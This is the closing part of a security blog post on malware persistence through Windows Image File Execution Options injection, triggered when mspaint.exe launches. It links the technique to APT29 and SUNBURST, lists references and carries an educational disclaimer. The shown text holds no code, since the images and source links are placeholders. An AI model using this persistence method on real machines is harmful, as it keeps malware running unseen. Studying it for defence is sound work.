
```


An example of how this appears in action:














When the Microsoft Paint process ( `mspaint.exe` ) is launched this will cause the malware to be executed. Perfect!

This persistence trick is used by [APT29](#) group and software like [SUNBURST](#) in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[ATT&CK MITRE: IFEO Injection](#)

[MSDN: Monitoring Silent Process Exit](#)

[Persistence using GlobalFlags in Image File Execution Options - Hidden from autoruns.exe](#)

[APT29](#)

[SUNBURST](#)

[source code on github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*